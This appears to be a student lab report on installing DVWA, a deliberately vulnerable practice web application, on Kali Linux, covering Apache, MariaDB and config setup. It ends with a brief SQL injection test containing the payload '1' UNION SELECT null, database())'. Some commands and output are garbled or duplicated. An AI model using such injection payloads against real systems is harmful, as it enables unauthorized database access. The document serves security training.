

TASK 1: WEB APPLICATION SECURITY TESTING


In this task we are going to test the web application for vulnerabilities by using cross site scripting, sql injections, authentication failures.

Open kali linux and first step is to update and download the mariadb server using the below commands.

```
sudo apt update sudo apt install git git cole
```

<https://github.com/digininja/DVWA.git>

After downloading I have moved to this destination path /var/www/html/dvwa then changing the owner of dvwa and permissions here 7 is for admin he can read,write, execute but group




```
kali@kali: ~  
File Actions Edit View Help  
MariaDB [(none)]> EXIT;  
Bye  
  
(kali@kali)~  
$  
  
(kali@kali)~  
$ sudo apt update  
$ sudo apt install git  
$ git clone https://github.com/digininja/DVWA.git  
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]  
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]  
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]  
Fetched 73.1 MB in 28s (2,631 kB/s)  
883 packages can be upgraded. Run 'apt list --upgradable' to see them.  
git is already the newest version (1:2.47.2-0.1).  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 883  
Cloning into 'DVWA' ...  
remote: Enumerating objects: 5360, done.  
remote: Counting objects: 100% (176/176), done.  
remote: Compressing objects: 100% (65/65), done.  
remote: Total 5360 (delta 149), reused 111 (delta 111), pack-reused 5184 (from 4)  
Receiving objects: 100% (5360/5360), 2.69 MiB | 5.02 MiB/s, done.  
Resolving deltas: 100% (2633/2633), done.  
  
(kali@kali)~  
$ sudo mv DVWA /var/www/html/dvwa  
  
(kali@kali)~  
$ sudo chown -R www-data:www-data /var/www/html/dvwa  
$ sudo chmod -R 755 /var/www/html/dvwa  
  
(kali@kali)~  
$ sudo nano /var/www/html/dvwa/config/config.inc.php  
  
(kali@kali)~  
$
```

and other users can only read and execute dvwa.

```
sudo systemctl restart apache2
```

sudo apt install apache2 mariadb-server php libapache2-mod-php php-mysqli php-gd php-curl php-xml php-zip sudo systemctl restart mariadb start the apache2 services and download mariadb server then create the database .



```
(kali@kali)-[~]
$ sudo apt list --upgradable
886 packages can be upgraded. Run 'apt list --upgradable' to see them.
Note, selecting 'php8.4-mysql' instead of 'php-mysqli'
php is already the newest version (2:8.4+96).
libapache2-mod-php is already the newest version (2:8.4+96).
php8.4-mysql is already the newest version (8.4.6-2).
php-gd is already the newest version (2:8.4+96).
php-curl is already the newest version (2:8.4+96).
php-xml is already the newest version (2:8.4+96).
php-zip is already the newest version (2:8.4+96).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 886

(kali@kali)-[~]
$ sudo systemctl restart apache2

(kali@kali)-[~]
$ echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php

<?php phpinfo(); ?>

(kali@kali)-[~]
$ ls -l /var/www/html/dvwa/config/
total 8
-rw-r--r-- 1 root root 117 May 12 05:51 config.inc.php
-rwxr-xr-x 1 www-data www-data 2494 May 12 05:46 config.inc.php.dist

(kali@kali)-[~]
$ sudo cp /var/www/html/dvwa/config/config.inc.php.dist /var/www/html/dvwa/config/config.inc.php

(kali@kali)-[~]
$ sudo nano /var/www/html/dvwa/config/config.inc.php

(kali@kali)-[~]
$ sudo systemctl restart apache2

(kali@kali)-[~]
$
```

Database Setup

Click on the 'Create / Reset Database' button. If you get an error make sure you have edited config.inc.php

If the database already exists, it will be reset. You can also use this to reset the database.

Setup Check

General
Operating system: *nix

DVWA version: 3.9.0
+ Git reference: 7e3500e2500
+ Date: Tue May 6 12:38:08 2020

reCAPTCHA key: Missing

Writable folder /var/www/html/dvwa: Yes
Writable folder /var/www/html/dvwa/uploads: Yes

Apache
Web Server SERVER_NAME: localhost

mod_rewrite: Not Enabled
mod_rewrite is required for the API

PHP
PHP version: 8.4.6

```
kali@kali:~$ sudo mysql -u root -p
[sudo] password for kali:
Enter password:
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)

kali@kali:~$ sudo systemctl start mariadb

kali@kali:~$ sudo systemctl status mariadb
● mariadb.service - MariaDB 11.8.1 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-05-12 04:56:06 EDT; 1min 57s ago
   Invocation: b412a5d6a183440486b4d913bf87e1a7
     Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/systemd/
   Process: 7453 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
   Process: 7455 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR=/usr/bin/galera_recovery; [ $? -eq 0 ] && echo _WSREP_START_POSITION=$VAR > /run/mysqld/wsrep-start-position (code=exited, status=0/SUCCESS)
   Process: 7549 ExecStartPost=/bin/mm -f /run/mysqld/wsrep-start-position (code=exited, status=0/SUCCESS)
   Process: 7551 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 7508 (mariadb)
   Status: "Taking your SQL requests now..."
     Tasks: 12 (limit: 14518)
    Memory: 331.2M (peak: 421.2M)
       CPU: 2.938s
    CGroup: /system.slice/mariadb.service
            └─7508 /usr/sbin/mariabdd

May 12 04:56:05 kali mariabdd[7508]: 2025-05-12 4:56:05 0 [Note] InnoDB: Buffer pool(s) load completed at 250512 4:56:05
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] Server socket created on IP: '127.0.0.1'.
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] mariabdd: Event Scheduler: Loaded 0 events
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] /usr/sbin/mariabdd: ready for connections.
May 12 04:56:06 kali mariabdd[7508]: Version: '11.8.1-MariaDB-4' socket: '/run/mysqld/mysqld.sock' port: 3306 Debian n/a
May 12 04:56:06 kali systemd[1]: Started mariadb.service - MariaDB 11.8.1 database server.
May 12 04:56:07 kali debian-start[7568]: SELECT count(*) FROM mysql.user WHERE user='root' and password='' and password_expired='N' and plugin in ('', 'mysql_native_password', 'mysql_old_password')
May 12 04:56:07 kali debian-start[7568]: ERROR 1267 (HY000) at line 1: Illegal mix of collations (utf8mb4_general_ci,COERCIBLE) and (utf8mb4_uca1400_ai_ci,COERCIBLE) for operation '='
May 12 04:56:07 kali debian-start[7568]:
```

Now open config file which is at `/var/www/html/dvwa/config/config.inc.php` add the below commands

```
kali@kali: ~  
File Actions Edit View Help  
Status: "Taking your SQL requests now..."  
Tasks: 12 (Limit: 14518)  
Memory: 331.2M (peak: 421.2M)  
CPU: 2.938s  
CGroup: /system.slice/mariadb.service  
└─7508 /usr/sbin/mariadbd  
May 12 04:56:05 kali mariadbd[7508]: 2025-05-12 4:56:05 0 [Note] InnoDB: Buffer pool(s) load completed at 250512 4:56:05  
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] Server socket created on IP: '127.0.0.1'.  
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] mariadbd: Event Scheduler: Loaded 0 events  
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] /usr/sbin/mariadbd: ready for connections.  
May 12 04:56:06 kali mariadbd[7508]: Version: '11.8.1-MariaDB-4' socket: '/run/mysqld/mysqld.sock' port: 3306 Debian n/a  
May 12 04:56:06 kali systemd[1]: Started mariadb.service - MariaDB 11.8.1 database server.  
May 12 04:56:07 kali debian-start[7568]: _____  
May 12 04:56:07 kali debian-start[7568]: SELECT count(*) FROM mysql.user WHERE user='root' and password='' and password_expired='N' and plugin in ('', 'mysql_native_password')  
May 12 04:56:07 kali debian-start[7568]: _____  
May 12 04:56:07 kali debian-start[7568]: ERROR 1267 (HY000) at line 1: Illegal mix of collations (utf8mb4_general_ci,COERCIBLE) and (utf8mb4_uca1400_ai_ci,COERCIBLE) for operation 'AND'  
lines 1-28/28 (END)  
zsh: suspended sudo systemctl status mariadb  
  
(kali@kali)-[~]  
$ sudo mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 5  
Server version: 11.8.1-MariaDB-4 Debian n/a  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Support MariaDB developers by giving a star at https://github.com/MariaDB/server  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> CREATE DATABASE my_database;  
Query OK, 1 row affected (0.067 sec)  
  
MariaDB [(none)]> CREATE USER 'my_user'@'localhost' IDENTIFIED BY 'my_password';  
Query OK, 0 rows affected (0.069 sec)  
  
MariaDB [(none)]> GRANT ALL PRIVILEGES ON my_database.* TO 'my_user'@'localhost';  
Query OK, 0 rows affected (0.001 sec)
```


`$_DVWA['db_user'] = 'webuser';`

`$_DVWA['db_password'] = 'strongpassword';`


`$_DVWA['db_database'] = 'webapp_db';`

```
GNU nano 8.3 /var/www/html/dvwa/config/config.inc.php
$_DVWA[ 'db_user' ] = 'webuser';
$_DVWA[ 'db_password' ] = 'strongpassword';
$_DVWA[ 'db_database' ] = 'webapp_db';
```


Now open browser type <http://localhost/dvwa> you can see the below interface.



Login using password and username.




go to command injection and add 127.0.0.1 ip address and submit it then we are ready for sql injection.




The application is showing data from the database and proves the SQL Injection vulnerability exists.

1' UNION SELECT null, database())

